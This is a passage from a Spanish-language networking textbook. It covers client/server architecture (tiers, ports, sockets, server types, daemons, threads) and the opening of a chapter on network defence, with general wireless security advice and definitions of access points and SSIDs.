b) Las tareas del cliente y del servidor tienen diferentes requerimientos en cuanto a recursos de cómputo como velocidad del procesador, memoria, capacidad del disco duro, salidas y entradas de dispositivos (input-output devices).

c) Se establece una relación entre distintos procesos, los cuales pueden ser ejecutados en la misma máquina o en máquinas diferentes distribuidas a lo largo de la red.

d) Existe una clara distinción de funciones basada en el concepto de servicio que se establece entre clientes y servidores.

e) La relación establecida puede ser de muchos a uno, en la que un servidor puede dar servicio a muchos clientes, regulando su acceso a recursos compartidos.

f) Los clientes corresponden a procesos activos en cuanto éstos hacen peticiones de servicios a los servidores. Éstos últimos tienen un carácter pasivo ya que esperan las peticiones de los clientes.

g) No existe otra relación entre clientes y servidores que no sea la que se establece a través del intercambio de mensajes entre ambos. El mensaje es el mecanismo para la petición y entrega de solicitudes de servicio.

h) El ambiente es heterogéneo. La plataforma de hardware y el sistema operativo del cliente y del servidor no son siempre la misma. Precisamente una de las principales ventajas de esta arquitectura es la posibilidad de conectar clientes y servidores independientemente de sus plataformas.

i) El concepto de escalabilidad tanto horizontal como vertical es aplicable a cualquier sistema cliente/servidor. La escalabilidad horizontal permite agregar más estaciones de trabajo activas sin afectar significativamente el rendimiento. La escalabilidad vertical permite mejorar las características del servidor o agregar múltiples servidores.

Ventajas

a) La posibilidad de utilizar máquinas considerablemente más económicas que las requeridas por una solución centralizada que se basa en sistemas grandes al utilizar componentes de hardware como de software y de varios fabricantes lo cual contribuye considerablemente a la reducción de costos y favorece la flexibilidad en la implantación y actualización de soluciones.

b) El esquema cliente/servidor facilita la integración entre diferentes sistemas y comparte información permitiendo que las máquinas ya existentes puedan ser utilizadas pero utilizando interfaces más amigables al usuario así se pueden integrar computadoras con sistemas medianos y grandes, sin necesidad de que todos tengan que utilizar el mismo sistema operacional.

c) El uso de interfaces gráficas interactivas en los sistemas construidos bajo este esquema tienen mayor interacción y más intuitivo con el usuario. En esta arquitectura presenta la ventaja, con respecto a uno centralizado, de que no siempre es necesario transmitir información gráfica por la red ya que lo puede residir el cliente, con lo cual permite aprovechar mejor el ancho de banda de la red.

d) Es más rápido el mantenimiento y el desarrollo de aplicaciones porque se pueden emplear herramientas ya existentes.

e) La estructura inherentemente modular integra nuevas tecnologías y el crecimiento de la infraestructura computacional al favorecer la escalabilidad de las soluciones.

f) Esta arquitectura contribuye a proporcionar a los diferentes departamentos de una organización soluciones locales que permiten la integración de la información relevante a nivel global.

Desventajas

a) El mantenimiento de los sistemas es más difícil pues implica la interacción de diferentes partes de hardware y de software distribuidas por distintos proveedores lo cual dificulta el diagnóstico de fallas.

b) Se cuenta con pocas herramientas para la administración y ajuste del desempeño de los sistemas.

c) Es importante que los clientes y los servidores utilicen el mismo mecanismo con lo cual implica que se deben tener mecanismos generales que existan en diferentes plataformas.

d) Hay que tener estrategias para el manejo de errores y para mantener la consistencia de los datos.

e) Si tiene un bajo desempeño, la red puede provocar problemas por congestión, dificultad de tráfico de datos, que se pierda la conexión, etcétera.

I. Modelo cliente/servidor de dos capas (Two-Tier Model)

En una arquitectura cliente/servidor clásica se tienen dos capas:

1) Una donde está el cliente que implementa la interface.
2) Otra donde se encuentra el gestor de bases de datos que trata las peticiones recibidas desde el cliente.

La lógica de la aplicación se encuentra repartida entre el cliente y servidor (figura 5.3).




Figura 5.3 Arquitectura cliente/servidor de dos capas (Two-tier)

Las principales ventajas son:

a) Se mantiene una conexión persistente con la base de datos.

b) Se minimizan las peticiones en el servidor trasladándose la mayor parte del trabajo al cliente.

c) Se gana en rendimiento gracias a la conexión directa y permanente con la base de datos. A través de una única conexión se realiza el envío y recepción de varios datos.

Las principales desventajas son:

a) Es muy dependiente del tipo controlador JDBC (Java Data Base Connectivity, Conectividad a la Base de Datos de Java) que se utilice para acceder a la base de datos. El acceso se realiza desde el cliente y esto significa que es el que tiene que tener instalado en su sistema los controladores necesarios para que se produzca la comunicación con la base de datos.

b) Debe tomar en cuenta el modelo de seguridad de Java, el cual impide que desde un applet sin validar, como lo son la mayoría de los que se ejecutan en un navegador, se puedan realizar las siguientes operaciones:

   i. Tener acceso general mediante JDBC a la bases de datos situada en diferentes direcciones URL a las que procede el mismo applet.
   ii. Poder configurar los recursos locales como de información de la fuente de datos ODBC (Open Data Base Connectivity, Abrir una Conexión a la Base de Datos) para usar el puente JDBC-ODBC.
   iii. Descargar clases nativas cuyo nombre empieza por *Java.* Esta restricción afecta directamente a los navegadores que utilizan JDK 1.0.2 o anterior, pues JDBC es posterior a esta versión, de forma que las clases apropiadas no estarán instaladas localmente ni podrán ser descargadas de Internet por el applet.

c) Es conocido que los programas de Java pueden ser descompilados muy fácilmente para tener el acceso a las bases de datos mediante un applet de Java que conlleva un riesgo considerable en cuanto a la seguridad.

CAPÍTULO 5 INTRODUCCIÓN A LA ARQUITECTURA CLIENTE/SERVIDOR

II. Modelo cliente servidor de tres capas (Three-Tier Model)

Con esta arquitectura se añade una nueva capa entre el cliente y el servidor donde se implementa la lógica de la aplicación. De esta forma el cliente es básicamente una interface que no tiene por qué cambiar si cambian las especificaciones de la base de datos o de la aplicación, quedando así aislado completamente del acceso a los datos (figura 5.4).

Así un applet de Java se carga en el navegador del cliente y se comunica con un servlet que corre en la máquina servidor o accede a la base de datos a través de un formulario HTML. El servlet establece una conexión a la base de datos mediante JDBC.

En este caso se tiene total libertad para escoger dónde se coloca la lógica de la aplicación: en el cliente, servidor de base de datos o en otro servidor aunque también se tiene total libertad para la elección del lenguaje a utilizar.




Figura 5.4 Arquitectura cliente/servidor de tres capas (Three-tier)

No existe compromiso alguno con el uso de lenguajes propietarios, por tal motivo las aplicaciones serán totalmente portables sin cambio alguno.

Puede determinarse en qué servidor se quieren hacer funcionar estos procedimientos. En aplicaciones críticas se pueden agregar tantos servidores de aplicación como sean necesarios sin comprometer en absoluto la integridad de la base de datos, obteniendo una escalabilidad muy grande sin necesidad de tocar el servidor de dicha base de datos.

Las principales ventajas de este modelo son:

a) No existe ningún problema con respecto al tipo de controlador JDBC utilizado para acceder a la base de datos. Todos los recursos necesarios para establecer la conexión con la base de datos se encuentran en el servidor y por tanto el cliente no necesita instalar nada adicional en su máquina para poder acceder a la base de datos.

b) Proporciona considerables mejoras desde el punto de vista de la portabilidad de la aplicación, escalabilidad, robustez y reutilización del código. Asimismo facilita las tareas de migración o cambios en el sistema gestor de la base de datos.

c) Desaparecen las restricciones debidas a las limitaciones de los applets impuestas por el modelo de seguridad de Java.

La principal desventaja de este modelo es:

a) Esta solución es menos eficiente que la del modelo de dos capas ya que añade una capa intermedia más de software.

III. Modelo cliente servidor de N capas (N-Tier Model)

En la arquitectura en 3 niveles cada servidor (nivel 2 y 3, ver figura 5.5) realiza una tarea especializada (un servicio). Por lo tanto el servidor puede utilizar los servicios de otros servidores para proporcionar su propio servicio. Por lo tanto, la arquitectura en 3 niveles es potencialmente una arquitectura en N-niveles.




Figura 5.5 Arquitectura cliente/servidor de N capas (N-tier)

CAPÍTULO 5 INTRODUCCIÓN A LA ARQUITECTURA CLIENTE/SERVIDOR

A continuación se dará una introducción a los principales temas de la arquitectura Cliente/Servidor.

I. Puertos

Un puerto es una forma genérica de denominar a una interfaz por la cual diferentes tipos de datos pueden ser enviados y recibidos. Dicha interfaz puede ser física o puede ser a nivel software.

La asignación de puertos permite que una máquina pueda establecer simultáneamente diversas conexiones TCP/IP con máquinas distintas, ya que todos los paquetes que se reciben tienen la misma dirección IP, pero van dirigidos a puertos diferentes.

También una máquina puede establecer simultáneamente diversas comunicaciones TCP/IP con otra utilizando puertos distintos para cada conexión.

Como se ha indicado, los números de puerto se indican mediante una palabra de 2 bytes (16 bits), por lo que el rango de valores es de 2^{16} (0 a 65,535) y en principio una aplicación puede utilizar cualquier número dentro del rango.

Sin embargo, con el fin de unificar criterios en cuanto a los puertos que utilizarían las aplicaciones de Internet, la IANA (Assigned Numbers Authority**,** Agencia de Asignación de Números) realizó una asignación de los números disponibles en tres categorías:

a) *Puertos bien conocidos (Well known ports):* Comprendidos entre 0 y 1023. Estos 1024 (2^{10}) puertos pueden ser representados con 10 bits y son reservados para servicios conocidos.

b) *Puertos registrados (Registered ports):* 48,127 puertos comprendidos entre 1024 y 49,151. Son normalmente empleados por las aplicaciones de usuario de forma temporal cuando se conectan con los servidores aunque también pueden representar servicios que hayan sido registrados por un tercero.

c) *Puertos dinámicos y privados:* Los comprendidos entre los números 49,152 y 65,535. Son usados por las aplicaciones de usuario aunque son menos frecuentes. Además, no tienen significado fuera de la conexión TCP en la que fueron usados.

ii. Socket

Es un mecanismo de comunicación entre dos o más procesos por el cual es posible enviar o recibir información.

El conjunto de servicios que tiene un socket es para facilitar una conexión entre procesos ya sea que se ejecuten en una sola máquina o si lo hacen en red. Estos procesos intercambian información transmitiendo datos a través de mensajes que circulan entre un socket en un proceso y otro socket en otro proceso, para así tener una comunicación entre máquinas que suelen utilizar los protocolos TCP/IP, logrando así la independencia del hardware y de la arquitectura de red mediante la cual se establece el enlace; siendo esto posible por la estructura en capas que posee una red de ordenadores.

Los sockets son conexiones que pertenecen a la capa de transporte del modelo OSI. Una aplicación con sockets debe especificar los puertos del protocolo local y remoto, la dirección IP remota, el protocolo (TCP o UDP) y debe especificar si iniciará la transferencia o esperará por una conexión (si funcionará como servidor o cliente).

El mecanismo de un socket está diseñado de forma genérica ya que por sí mismo no contiene información suficiente para realizar una comunicación entre procesos.

Un socket opera dentro de un dominio de comunicación de tal forma que determina el formato de direcciones a utilizar y el protocolo de comunicación, así como el dominio que define si los dos procesos se comunican en el mismo sistema o en sistemas diferentes y cómo pueden ser direccionados.

Un socket puede clasificarse según su dominio y el tipo de conexión que realice.

a) *Sockets stream:* Es un servicio orientado a conexión donde los datos se transfieren sin encuadrarlos en registros o bloques. Para establecer una comunicación utilizando el protocolo TCP.

b) *Sockets datagrama: E*s un servicio de transporte sin conexión que utiliza el protocolo de transporte UDP. Cada vez que se envían datagramas es necesario enviar el descriptor del socket local y la dirección del socket que deberá recibir el datagrama. Hay que enviar datos adicionales cada vez que se realice una comunicación. Los datos se envían y reciben en paquetes cuya entrega no está garantizada.

c) *Sockets raw:* Da acceso a la capa de software y de red subyacente o a protocolos de más bajo nivel. Se utilizan sobre todo para la depuración del código de los

protocolos. Los sockets raw proporcionan acceso al ICMP que se utiliza para comunicarse entre varias entidades IP.

d) *Socket de flujo:* Da un flujo de datos de dos vías que es confiable y no tiene duplicados ni tampoco límites de grabación. El flujo opera en forma parecida a una conversación telefónica, utiliza un socket stream.

e) *Socket de paquete secuencial:* Da una conexión de dos vías, secuencial y confiable para datagramas de una longitud fija máxima.

f) *Socket orientado a conexión:* Establece un camino virtual entre el servidor y el cliente de tal manera que la conexión sea fiable, sin pérdidas de información ni duplicados. La información llega en el mismo orden que se envía. El cliente es el que abre una sesión en el servidor y éste guarda el estado del cliente.

g) *Socket no orientado a conexión:* Envía datagramas de tamaño fijo, tiene el inconveniente de que no es fiable, puede haber pérdidas de información y duplicados. La información puede llegar en distinto orden del que se envía. No se guarda ningún estado del cliente en el servidor por lo tanto es más tolerante a fallos en el sistema.

iii. Procesos del cliente

Un cliente es un conjunto de software y hardware que invoca los servicios de uno o varios servidores que inicia un requerimiento. Este requerimiento puede convertirse en múltiples requerimientos de trabajo a través de redes LAN o WAN. La ubicación de los datos o de las aplicaciones es totalmente transparente para el cliente.

El cliente normalmente maneja todas las funciones relacionadas con la manipulación y despliegue de datos, por lo que están desarrollados sobre plataformas que permiten construir interfaces gráficas de usuario además de acceder a los servicios distribuidos en cualquier parte de una red.

Los pasos principales para que un cliente se conecte a un servidor son:

1. Abre el canal de comunicaciones para conectarse a la dirección de red atendida por el servidor.
2. Enviar al servidor un mensaje de petición de servicio y esperar hasta recibir respuesta.
3. Cerrar el canal de comunicación y terminar la ejecución del proceso.

Características principales del cliente:

a) El cliente oculta el servidor y la red.
b) Detecta e intercepta peticiones de otras aplicaciones y puede redirigirlas.
c) Dedicado a la sesión del usuario (inicia, mantiene y termina).
d) El método más común por el que se solicitan los servicios es a través de RPC (Remote Procedure Calls, Llamada de Procedimiento Remoto).

Las funciones principales que lleva a cabo el proceso del cliente:

a) Administrar la interfaz de usuario.
b) Interactuar con el usuario.
c) Procesar la lógica de la aplicación y hacer validaciones locales.
d) Recibir resultados del servidor.
e) Formatear resultados.
f) Mantener y procesar todo el diálogo con el usuario.
g) Menús e interpretación de comandos.
h) Entrada de datos y validación.
i) Procesamiento de ayudas.
j) Recuperación de errores.
k) Generación de consultas e informes sobre las bases de datos.

La funcionalidad del proceso cliente marca la operatividad de las aplicaciones. De este modo el cliente se puede clasificar en:

a) *Cliente basado en aplicación de usuario:* Los datos son de baja interacción y están fuertemente relacionados con la actividad de los usuarios de esos clientes.

b) *Cliente basado en lógica de negocio:* Toma datos suministrados por el usuario y la base de datos y efectúa los cálculos necesarios según los requerimientos del usuario.

iv. Procesos del servidor

Es un conjunto de hardware y software dedicado a responder y atender los múltiples requerimientos de los clientes que hacen peticiones de algún recurso administrado por él. Los servidores pueden estar conectados a los clientes a través de redes LAN o WAN para proveer múltiples servicios y devuelvan los resultados a los clientes y éstos tengan acceso a bases de datos, fax, impresoras, procesamiento de imágenes, etcétera.

CAPÍTULO 5 INTRODUCCIÓN A LA ARQUITECTURA CLIENTE/SERVIDOR

El servidor normalmente maneja todas las funciones relacionadas con la mayoría de las reglas del negocio y los recursos de datos. En algunos casos existen procesos auxiliares que se encargan de recibir las solicitudes del cliente, verificar la protección, activar un proceso servidor para satisfacer el pedido, recibir su respuesta y enviarla al cliente. Manejan interbloqueos, recuperación ante fallas, manejar servicios de administración de la red, mensajes, control y administración de entrada al sistema (login), auditoría, recuperación y contabilidad.

Los pasos principales de un servidor mientras espera a que se conecte un cliente son:

1. Abre el canal de comunicación e informa a la red de la dirección a la que responderá y de la disposición para aceptar peticiones de servicio.
2. Espera a que el cliente realice una petición de servicio en la dirección que él tiene declarada.
3. Cuando recibe una petición de servicio, atiende al cliente.
4. La conexión es cerrada.

Tipos principales de servidores:

a) Servidor de archivos.
b) Servidor de bases de datos (SQL, CBASE, ORACLE, INFORMIX).
c) Servidor de comunicaciones
d) Servidor de impresión.
e) Servidor de aplicaciones.

Las funciones principales que lleva a cabo el proceso del servidor:

a) Acceso, almacenamiento y organización de datos.
b) Actualización de datos almacenados y administración de recursos compartidos.
c) Ejecución de toda la lógica para procesar una transacción.
d) Procesamiento común de elementos del servidor (datos, capacidad de CPU, almacenamiento en disco, capacidad de impresión, manejo de memoria y comunicación).
e) Aceptar los requerimientos de bases de datos que hacen los clientes.
f) Procesar requerimientos de bases de datos.
g) Formatear datos para trasmitirlos a los clientes.
h) Procesar la lógica de la aplicación y realizar validaciones a nivel de bases de datos.
i) Gestión de periféricos compartidos.
j) Control de accesos concurrentes a bases de datos compartidas.
k) Enlaces de comunicaciones con otras redes de área local o extensa

CAPÍTULO 5 INTRODUCCIÓN A LA ARQUITECTURA CLIENTE/SERVIDOR

Puede darse el caso que un servidor actúe a su vez como cliente de otro servidor. Existen numerosos tipos de servidores, cada uno de los cuales da lugar a un tipo de arquitectura cliente/servidor diferente.

v. Tipos de servidores para la arquitectura cliente/servidor

Los servidores pueden clasificarse de dos maneras:

a) Servidores iterativos

Este servidor recibe y atiende un requerimiento a la vez. Poseen un solo hilo de control que realiza tres pasos para establecer una conexión:

I. Acepta una conexión.
II. Lee la petición.
III. Lee desde el archivo y escribe en el socket hasta encontrar el fin de archivo.

Las principales desventajas de este servidor son:

- El problema es que todo cliente debe esperar su turno para ser atendido.
- Si uno de ellos pide un archivo muy grande los demás tienen que esperar.
- La mayor parte de espera es debido a las operaciones de entrada y salida, hay capacidad de CPU desperdiciada.

b) Servidores concurrentes

Este servidor atiende múltiples clientes al mismo tiempo y en forma segura. Mientras está atendiendo sigue escuchando. Crear un nuevo proceso o línea de ejecución cada vez que un cliente llega a solicitar un servicio.

Las principales ventajas de este servidor son:

1) Poseen un hilo que espera por conexiones y crea un hilo ante la llegada de un nuevo cliente.
2) Este hilo se hace cargo de los requerimientos del cliente y luego termina (exit) cuando el cliente se va.
3) Requiere una capacidad de ejecución de tareas concurrentes.

vi. Demonios (Daemon)

Es un tipo especial de proceso que se ejecuta de forma:

a) Continúa (infinitamente) y transparente para el usuario.
b) Simultánea con otros procesos por tal motivo se puede encontrar en sistemas multitarea.
c) No dispone de una interfaz directa con un humano ya sea gráfica o textual.
d) No hace uso de las entradas y salidas estándar para comunicar errores o registrar su funcionamiento.
e) Por el contrario usan archivos del sistema en zonas especiales (/var/log/) o utiliza otros demonios especializados en dicho registro como el syslogd.

Los usos más importantes de este proceso son:

a) Los demonios cronológicos realizan mantenimiento del sistema en segundo plano.
b) El proceso de un sistema de protección en tiempo real de un antivirus.
c) El proceso de protección de un firewall de capa de red/aplicación.

vii. Hilos (Threads)

Es un flujo secuencial de control dentro de un programa con una secuencia de instrucciones en ejecución.

El concepto de hilo puede ser muy similar al de un proceso, con la excepción de que múltiples hilos pueden ejecutarse dentro del mismo proceso compartiendo los datos y el código de programa.

La mayoría de los programas tienen un único hilo, por lo cual solo existe un único camino de ejecución en el programa, tiene un inicio que realiza una serie de cálculos y se finaliza.

Las principales ventajas de los hilos son:

a) Un hilo es un proceso ligero (muy rápido y económico).
b) Generalmente un proceso (padre) genera diversos hilos (procesos hijos), formando así un árbol de procesos.
c) Los programas multihilo pueden tener varios flujos de control en diferentes partes del código ejecutándose simultáneamente.

d) Un hilo demonio es un hilo de baja prioridad que consta de un bucle infinito y se suele utilizar para prestar servicios cuando se necesite (refresco de memoria, mostrar imágenes, etcétera).

viii. Procesos

Es cualquier secuencia de operaciones que se está ejecutándose en memoria activa, realizando una o varias instrucciones sobre ciertos datos. Los procesos pueden ser concurrentes o paralelos

a) Procesos concurrentes

Cada proceso representa un programa secuencial que ejecuta una serie de instrucciones. Al ejecutarse un programa secuencial, éste sigue un solo hilo de control que inicia con una operación indivisible del proceso y se mueve a través del proceso conforme las operaciones se van ejecutando.

La ejecución de un programa concurrente resulta del seguimiento de múltiples hilos de control que se comunican entre sí. Los procesos cooperan entre sí utilizando una forma de comunicación que se puede lograr mediante el uso de memoria compartida o paso de mensajes. Los procesos se pueden dividir en:

I. *Procesos disjuntos:* Se ejecutan en diferentes bloques del programa sin posibilidad de accederse entre sí. Ambos inician su ejecución simultáneamente y proceden concurrentemente hasta que terminan.

II. *Procesos cooperativos:* Pueden comunicarse entre sí en la realización de una tarea, compartiendo recursos en común por lo que requieren una sincronización.

b) Procesos paralelo

Es paralelo o distribuido aquel que se forma por varios procesos secuenciales que se ejecutan en varios procesadores conectados entre sí. Si la red se forma por conexiones dentro de una sola computadora se considera un esquema de programación paralela pero si la red se forma por conexiones entre diferentes computadoras se considera un esquema de programación distribuida.

CAPÍTULO 6

DEFENSA EN REDES

Con el paso del tiempo, la tecnología informática ha ido evolucionando al desarrollar servicios que se utilizan a través de Internet conocida como la computación en la nube, este tipo de interconexión se hace a nivel mundial; por lo tanto, los datos más sensibles pasan por la red y cualquier persona puede capturarlos con el fin de obtener información valiosa de la empresa u organización; por lo que, da una oportunidad a delincuentes informáticos de explotar estas vulnerabilidades.

El gobierno de cada país y las empresas más importantes a nivel mundial comparten sus datos en las redes informáticas y de comunicaciones. Las empresas que tienen más de 500 empleados son los más propensos a tener una violación de seguridad informática que les costaría reparar entre 4 a 5 millones de dólares, por lo tanto es necesario asegurar todos los datos e implementar barreras en la red informática para garantizar una seguridad dinámica y proteger a los activos vitales.

En los últimos años, la cantidad de ataques informáticos ha aumentado considerablemente y causado serios daños, todos los países y las empresas que administran datos sensibles en red han desarrollado diferentes mecanismos para defender las redes informáticas que se basan en tecnologías y procesos como:

- ✓ Seguridad en redes inalámbricas
- ✓ Detección de intrusos
- ✓ Auditoría de red
- ✓ Análisis forense
- ✓ Impacto social y económico de la seguridad informática
- ✓ Nuevas tendencias y tecnologías

6.1 SEGURIDAD EN REDES INALÁMBRICAS

Una red inalámbrica permite a los usuarios conectarse a una red local o a Internet sin estar conectado por medio de cables ya que los datos (paquetes de información) se transmiten por el aire mediante ondas de radio, tienen la facilidad o desventaja de que cualquier persona con una computadora portátil o un smartphone (teléfono inteligente) puede encontrarla fácilmente y en ocasiones lograr acceder a ella.

Si una red inalámbrica está bien configurada se puede tener confianza al enviar información confidencial. Los principales puntos a tomar en cuenta al momento de configurarla son:

a) Cambiar las claves por defecto cuando se instala el software del punto de acceso.
b) Control de acceso seguro con autentificación bidireccional.
c) Control y filtrado de direcciones MAC e identificadores de red para restringir a los adaptadores y puntos de acceso que se puedan conectar.
d) Configuración del método de cifrado de paquetes, esta codificación puede depender del tamaño de la clave y su nivel de seguridad. Es recomendable que el cifrado sea mayor a 128 bits.
e) Utilizar equipos que solo sean compatibles con los miembros que usan la red por si un intruso intenta entrar y tenga que trabajar con un modelo compatible al usado.
f) Usar un radio de transmisión o extensión de cobertura para que se pueda controlar la transmisión de red y así conseguir un nivel de seguridad alto.

Las inseguridades de las redes inalámbricas radican en:

a) La configuración del servidor.
b) Usar la encriptación WEP.

Los datos son transmitidos de la misma manera con la que se reciben las ondas de televisión o radio, si alguien tiene un receptor puede ver los datos o si quiere puede alterar los sistemas de transmisión (figura 6.1).




Figura 6.1 Principales ataques a una red inalámbrica

Las ventajas de las redes inalámbricas son:

a) Se instala fácilmente ya que no usa nodos, lo que conlleva cables, canaletas, perforaciones ductos, etcétera.
b) Suelen ser más baratas.
c) Permite gran movilidad dentro del alcance de la red ya que tienen hasta 100 metros desde la base transmisora.

Las desventajas de las redes inalámbricas son:

a) El ancho de banda se divide entre todos los usuarios que se encuentren dentro de la red, lo que afecta el rendimiento.
b) Es más susceptible a ataques por la red.
c) Es más fácil obtener la contraseña de acceso a Internet o información confidencial.
d) Personas ajenas a la red podrían recibir la señal y robarla.

6.1.I ACCESS POINT (PUNTO DE ACCESO)[6]

Es un dispositivo utilizado en redes inalámbricas de área local para interconectar computadoras relativamente cercanas sin la necesidad de cables, estas redes funcionan a base de ondas de radio. El access point es un transmisor y receptor central que hace la función de puerta de entrada a la red inalámbrica en un lugar específico y tiene una cobertura de radio determinada para cualquier dispositivo que solicite acceder siempre y cuando esté configurado y tenga los permisos necesarios.

Una red inalámbrica puede tener doble función, la cual es de interconectar computadoras y dispositivos cercanos entre sí y la segunda es la de proveer el servicio de Internet a todos los dispositivos.

El servidor tiene su propio sistema operativo al igual que los usuarios que van a acceder a la red local, estos sistemas operativos siempre son incompatibles entre sí, por lo que el access point tiene una función llamada bridge o puente en la que evita que se interrumpa la comunicación al permitir que los dispositivos trabajen aunque tengan diferentes plataformas, siendo cada una la encargada de interpretar los datos recibidos. Permite evaluar y filtrar la información así como descongestionar las redes al dividirlas en subredes y enviando la información de manera paralela y más veloz.

[6] Para mayor información véase el apéndice C

6.1. II SSID (SERVICE SET IDENTIFIER, IDENTIFICADOR DE CONJUNTO DE SERVICIOS)

Es un código incluido en todos los paquetes de una red inalámbrica (Wi-Fi) para que se puedan identificar como parte de esta red. Este código tiene un máximo de 32 caracteres alfanuméricos. Todos los dispositivos inalámbricos que intentan comunicarse entre sí deben compartir el mismo SSID; cuando hay diferentes SSID en un mismo espacio físico esto permite que existan diferentes WLAN en el mismo lugar compartiendo diferentes servicios, por lo general el SSID se le conoce como el nombre que tiene la red (figura 6.2).

El SSID debe ser idéntico en el punto de acceso inalámbrico y en el adaptador de red a fin de permitir el acceso a la misma. Una red que utiliza el modelo ad-hoc (cada nodo reenvía datos a los demás) consiste en usar una máquina que va a ser el cliente sin que tenga un punto de acceso ya que usa el BSSID (Basic Service Set Identifier, Identificador básico de conjunto de servicios) para hacer la conexión. En las redes con infraestructura que tienen un punto de acceso se usa el ESSID (Extended Service Set Identifier, Identificador de conjunto de servicios extendido).

